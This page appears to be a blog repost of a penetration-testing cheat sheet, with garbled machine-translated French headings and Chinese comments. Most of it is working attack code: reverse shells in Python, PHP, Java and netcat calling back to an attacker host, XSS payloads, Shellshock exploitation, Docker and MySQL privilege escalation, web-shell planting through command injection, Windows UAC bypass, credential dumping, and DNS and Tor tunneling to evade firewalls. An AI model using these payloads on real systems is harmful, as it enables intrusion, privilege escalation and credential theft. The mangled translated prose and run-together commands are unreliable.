PYTHON rebond Shell
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("attackerip",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
Shell de rebond PHP
php -r '$sock=fsockopen("attackerip",443);exec("/bin/sh -i <&3 >&3 2>&3");'
JAVA rebond de Shell
r = Runtime.getRuntime()p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/attackerip/443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])p.waitFor()
Gomme de rebond NETCAT
nc -e /bin/sh attackerip 4444nc -e /bin/sh 192.168.37.10443# 如果 -e 参数被禁用,可以尝试以下命令# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash 1>backpipe/bin/sh | nc attackerip 443rm -f /tmp/p; mknod /tmp/p p && nc attackerip 44430/tmp/# 如果你安装错了 netcat 的版本,请尝试以下命令rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip >/tmp/f
TelNET rebond Shell
# 如果 netcat 不可用或者 /dev/tcpmknod backpipe p && telnet attackerip 4430<backpipe | /bin/bash 1>backpipe
Coque de rebond XTERM
# http://baike.baidu.com/view/418628.htm# 开启 X 服务器 (:1 – 监听 TCP 端口 6001)apt-get install xnestXnest :1# 记得授权来自目标 IP 的连接xterm -display 127.0.0.1:1# 授权访问xhost +targetip # 在目标机器上连接回我们的 X 服务器xterm -display attackerip:1/usr/openwin/bin/xterm -display attackerip:1or$ DISPLAY=attackerip:0 xterm
Mémorandum XSS
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet("< iframes > src=http://IP:PORT </ iframes >") <script>document.location=http://IP:PORT</script>';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//–></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT> ";!–"<XSS>=&amp;amp;{()} <IMG SRC="javascript:alert('XSS');"><IMG SRC=javascript:alert('XSS')><IMG """><SCRIPT>alert("XSS")</SCRIPT>""><IMG SRC=&amp;amp;#106;&amp;amp;#97;&amp;amp;#118;&amp;amp;#97;&amp;amp;#115;&amp;amp;#99;&amp;amp;#114;&amp;amp;#105;&amp;amp;#112;&amp;amp;#116;&amp;amp;#58;&amp;amp;#97;&amp;amp;#108;&amp;amp;#101;&amp;amp;#114;&amp;amp;#116;&amp;amp;#40;&amp;amp;#39;&amp;amp;#88;&amp;amp;#83;&amp;amp;#83;&amp;amp;#39;&amp;amp;#41;> <IMG SRC=&amp;amp;#0000106&amp;amp;#0000097&amp;amp;#0000118&amp;amp;#0000097&amp;amp;#0000115&amp;amp;#0000099&amp;amp;#0000114&amp;amp;#0000105&amp;amp;#0000112&amp;amp;#0000116&amp;amp;#0000058&amp;amp;#0000097&amp;amp;#0000108&amp;amp;#0000101&amp;amp;#0000114&amp;amp;#0000116&amp;amp;#0000040&amp;amp;#0000039&amp;amp;#0000088&amp;amp;#0000083&amp;amp;#0000083&amp;amp;#0000039&amp;amp;#0000041><IMG SRC="jav ascript:alert('XSS');"> perl -e 'print "<IMG SRC=javascript:alert(\"XSS\")>";' > out <BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert("XSS")> (">< iframes http://google.com < iframes >) <BODY BACKGROUND="javascript:alert('XSS')"><FRAMESET><FRAME SRC=”javascript:alert('XSS');"></FRAMESET>"><script >alert(document.cookie)</script>%253cscript%253ealert(document.cookie)%253c/script%253e"><s"%2b"cript>alert(document.cookie)</script>%22/%3E%3CBODY%20οnlοad=’document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)'%3E<img src=asdf οnerrοr=alert(document.cookie)>
SSH sur SCTP (utiliser Socat)
# 远端服务器# 假设你准备让 SCTP socket 监听端口 80/SCTP 并且 sshd 端口在 22/TCP$ socat SCTP-LISTEN:80,fork TCP:localhost:22# 本地端# 将 SERVER_IP 换成远端服务器的地址,然后将 80 换成 SCTP 监听的端口号$ socat TCP-LISTEN:1337,fork SCTP:SERVER_IP:80# 创建 socks 代理# 替换 username 和 -p 的端口号$ ssh -lusername localhost -D 8080 -p 1337
Utiliser le réseau d’oignons
# 安装服务$ apt-get install tor torsocks # 绑定 ssh 到 tor 服务端口 80# /etc/tor/torrcSocksPolicy accept127.0.0.1SocksPolicy accept192.168.0.0/16Lognoticefile /var/log/tor/notices.logRunAsDaemon 1HiddenServiceDir /var/lib/tor/ssh_hidden_service/HiddenServicePort 80127.0.0.1:22PublishServerDescriptor 0$ /etc/init.d/tor start$ cat /var/lib/tor/ssh_hidden_service/hostname3l5zstvt1zk5jhl662.onion # ssh 客户端连接$ apt-getinstall torsocks$ torsocks ssh [email protected] -p80
Métagoofil – outil de collecte de métadonnées
Remarque: Metagoofil est un outil pour recueillir des informations en utilisant Google.
# http://www.edge-security.com/metagoofil.php# 它可以自动在搜素引擎中检索和分析文件,还具有提供Mac地址,用户名列表等其他功能$ python metagoofil.py -d example.com -t doc,pdf -l 200 -n 50 -o examplefiles -f results.html
Utiliser Shellshock
# 一个发现并利用服务器 Shellshock 的工具# https://github.com/nccgroup/shocker$ ./shocker.py -H 192.168.56.118 --command "/bin/cat /etc/passwd" -c /cgi-bin/status --verbose # 查看文件$ echo-e"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo \$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80 # 绑定 shell$ echo-e"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80 # 反弹 Shell$ nc -l -p 443$ echo"HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc 192.168.56.103 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80
Trouvez la racine de Docker
# 获取 Docker 的 Root# user 必须在 docker 用户组中ek@victum:~/docker-test$ iduid=1001(ek) gid=1001(ek) groups=1001(ek),114(docker) ek@victum:~$ mkdir docker-testek@victum:~$ cd docker-test ek@victum:~$ cat > DockerfileFROM debian:wheezy ENV WORKDIR /stuff RUN mkdir -p $WORKDIR VOLUME [ $WORKDIR ] WORKDIR $WORKDIR<< EOF ek@victum:~$ docker build -t my-docker-image .ek@victum:~$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'./shwhoami# root ek@victum:~$ docker run -v /etc:/stuff -t my-docker-image /bin/sh -c 'cat /stuff/shadow'
Utiliser les tunnels DNS pour contourner les pare-feu
# 让数据和命令使用 DNS 隧道传输以绕过防火墙的检查# dnscat2 支持从目标主机上面上传和下载命令来获取文件、数据和程序# 服务器 (攻击者)$ apt-get update$ apt-get -y install ruby-dev git make g++$ gem install bundler$ git clone https://github.com/iagox86/dnscat2.git$ cd dnscat2/server$ bundle install$ ruby ./dnscat2.rbdnscat2> New session established:16059dnscat2> session -i 16059# 客户机 (目标)# https://downloads.skullsecurity.org/dnscat2/# https://github.com/lukebaggett/dnscat2-powershell$ dnscat --host <dnscat server_ip>
Code de montage du compilateur
$ nasm -f elf32 simple32.asm -o simple32.o$ ld -m elf_i386 simple32.o simple32 $ nasm -f elf64 simple.asm -o simple.o$ ld simple.o -o simple
Utiliser Shell non interactif pour accéder à l’intranet
# 生成 shell 使用的 ssh 密钥$ wget -O - -q "http://domain.tk/sh.php?cmd=whoami"$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh-keygen -f /tmp/id_rsa -N \"\" "$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa"# 增加用户 tempuser$ useradd -m tempuser$ mkdir /home/tempuser/.ssh && chmod 700 /home/tempuser/.ssh$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa" > /home/tempuser/.ssh/authorized_keys$ chmod 700 /home/tempuser/.ssh/authorized_keys$ chown -R tempuser:tempuser /home/tempuser/.ssh # 反弹 ssh shell$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh -i /tmp/id_rsa -o StrictHostKeyChecking=no -R 127.0.0.1:8080:192.168.20.13:8080 -N -f tempuser@<attacker_ip>"
Retirez Shell en utilisant les commandes POST distantes
attacker:~$ curl -i -s -k -X 'POST' --data-binary $'IP=%3Bwhoami&submit=submit' 'http://victum.tk/command.php' attacker:~$ curl -i -s -k -X 'POST' --data-binary $'IP=%3Becho+%27%3C%3Fphp+system%28%24_GET%5B%22cmd%22%5D%29%3B+%3F%3E%27+%3E+..%2Fshell.php&submit=submit' 'http://victum.tk/command.php' attacker:~$ curl http://victum.tk/shell.php?cmd=id # 在服务器上下载 shell (phpshell.php)http://victum.tk/shell.php?cmd=php%20-r%20%27file_put_contents%28%22phpshell.php%22,%20fopen%28%22http://attacker.tk/phpshell.txt%22,%20%27r%27%29%29;%27# 运行 nc 并执行 phpshell.phpattacker:~$ nc -nvlp 1337
Accès au système backlash à Win7 en tant qu’administrateur Shell
msfvenom –p windows/shell_reverse_tcp LHOST=192.168.56.102 –f exe > danger.exe # 显示账户配置net user <login> # Kali 上下载 psexechttps://technet.microsoft.com/en-us/sysinternals/bb897553.aspx # 使用 powershell 脚本上传 psexec.exe 到目标机器echo $client = New-Object System.Net.WebClient > script.ps1echo $targetlocation = "http://192.168.56.102/PsExec.exe">> script.ps1echo $client.DownloadFile($targetlocation,"psexec.exe") >> script.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script.ps1 # 使用 powershell 脚本上传 danger.exe 到目标机器echo $client = New-Object System.Net.WebClient > script2.ps1echo $targetlocation = "http://192.168.56.102/danger.exe">> script2.ps1echo $client.DownloadFile($targetlocation,"danger.exe") >> script2.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script2.ps1 # 使用预编译的二进制文件绕过 UAC:https://github.com/hfiref0x/UACME # 使用 powershell 脚本上传 https://github.com/hfiref0x/UACME/blob/master/Compiled/Akagi64.exe 到目标机器echo $client = New-Object System.Net.WebClient > script2.ps1echo $targetlocation = "http://192.168.56.102/Akagi64.exe">> script3.ps1echo $client.DownloadFile($targetlocation,"Akagi64.exe") >> script3.ps1powershell.exe -ExecutionPolicy Bypass -NonInteractive -File script3.ps1 # 在 Kali 上创建监听nc -lvp 4444# 以系统权限使用 Akagi64 运行 danger.exeAkagi64.exe 1C:\Users\User\Desktop\danger.exe # 在 Kali 上创建监听nc -lvp 4444# 下一步就会反弹给我们一个提过权的 shell# 以系统权限使用 PsExec 运行 danger.exepsexec.exe –i –d –accepteula –s danger.exe
Shell avec les permissions du système pour rebondir sur Win7 comme un utilisateur normal
https://technet.microsoft.com/en-us/security/bulletin/dn602597.aspx #ms15-051https://www.fireeye.com/blog/threat-research/2015/04/probable_apt28_useo.html https://www.exploit-db.com/exploits/37049/# 查找目标机器是否安装了补丁,输入如下命令wmic qfe getwmic qfe | find "3057191"# 上传编译后的利用程序并运行它https://github.com/hfiref0x/CVE-2015-1701/raw/master/Compiled/Taihou64.exe# 默认情况下其会以系统权限执行 cmd.exe,但我们需要改变源代码以运行我们上传的 danger.exe# https://github.com/hfiref0x/CVE-2015-1701 下载它并定位到 "main.c"# 使用 wce.exe 获取已登录用户的明文账号密码http://www.ampliasecurity.com/research/windows-credentials-editor/ wce -w # 使用 pwdump7 获取其他用户的密码哈希值http://www.heise.de/download/pwdump.html# we can try online hash cracking tools such crackstation.net
MS08-067 – N’utilisez pas Metasploit
$ nmap -v -p 139, 445 --script=smb-check-vulns --script-args=unsafe=1192.168.31.205$ searchsploit ms08-067$ python /usr/share/exploitdb/platforms/windows/remote/7132.py 192.168.31.2051
Droit de dessiner à travers le compte racine MySQL
# Mysql Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)$ wget 0xdeadbeef.info/exploits/raptor_udf2.c$ gcc -g -c raptor_udf2.c$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lcmysql -u root -pmysql> use mysql;mysql> create table foo(line blob);mysql> insert into foo values(load_file('/home/user/raptor_udf2.so'));mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';mysql> create function do_system returns integer soname 'raptor_udf2.so';mysql> select * from mysql.func;mysql> selectdo_system('echo "root:passwd" | chpasswd > /tmp/out; chown user:user /tmp/out'); user:~$ su -Password:user:~# whoamirootroot:~# iduid=0(root) gid=0(root) groups=0(root)
Utiliser le programme d’injection LD_PRELOAD
$ wget https://github.com/jivoi/pentest/ldpreload_shell.c$ gcc -shared -fPIC ldpreload_shell.c -o ldpreload_shell.so$ sudo -u user LD_PRELOAD=/tmp/ldpreload_shell.so /usr/local/bin/somesoft
Une attaque de séries chronologiques sur les utilisateurs OpenSSH
Note : Une attaque série chronologique (=) est une attaque latérale/attaque latérale de canal (=Side Channel Attrack), qui se réfère à la façon dont une attaque est effectuée en utilisant des informations autres que la foi, telles que tension et moyens de transmission des pieds pendant le décryptage/déclassification des puces, un terme étant = »hand-on ». fusil de chasse C’est une explication compréhensible.
Osueta est un script python2 utilisé pour les attaques de séries temporelles sur OpenSSH, qui peut utiliser l’attaque de séries chronologiques pour nommer l’utilisateur OpenSSH et peut, sous certaines conditions, lancer une attaque DOS sur le serveur OpenSSH.
# https://github.com/c0r3dump3d/osueta$ ./osueta.py -H 192.168.1.6 -p 22 -U root -d 30 -v yes$ ./osueta.py -H 192.168.10.22 -p 22 -d 15 -v yes –dos no -L userfile.txt
Construire une requête HTTP valide en utilisant ReDuh pour créer le canal TCP
Note: ReDuh est un outil permettant de transmettre diverses autres données via des tunnels créés par le protocole HTTP. Il peut relayer le portail d’un serveur Intranet à travers le tunnel https vers sa station d’accueil, formant une boucle connectée. Connectez le port ouvert interne du serveur cible s’il est utilisé pour l’intérieur du réseau ou quand une politique portuaire a été développée.
Au fait, ça s’appelle un transpondeur de port reduh-Gui.
# https://github.com/sensepost/reDuh# 步骤 1# 上传 reDuh.jsp 目标服务器$ http://192.168.10.50/uploads/reDuh.jsp# 步骤 2# 在本机运行 reDuhClient$ java -jar reDuhClient.jar http://192.168.10.50/uploads/reDuh.jsp# 步骤 3# 使用 nc 连接管理端口$ nc -nvv 127.0.0.11010# 步骤 4# 使用隧道转发本地端口到远程目标端口[createTunnel] 7777:172.16.0.4:3389# 步骤 5# 使用 RDP 连接远程$ /usr/bin/rdesktop -g 1024x768 -P -z -x l -k en-us -r sound:off localhost:7777
未经允许不得转载:萌萌Apprentissage » Nmap Guide de référence détaillé


 script linux Un chinois
 Google shell active le mode amélioré 4 nucléaire 16G RAM
 Tutoriel d'utilisation de Tmux
 Résumé de l'écran
 Je vais t'en chercher un nouveau, Shell.cloud.google en ligne.
 Effacement de la mémoire Linux

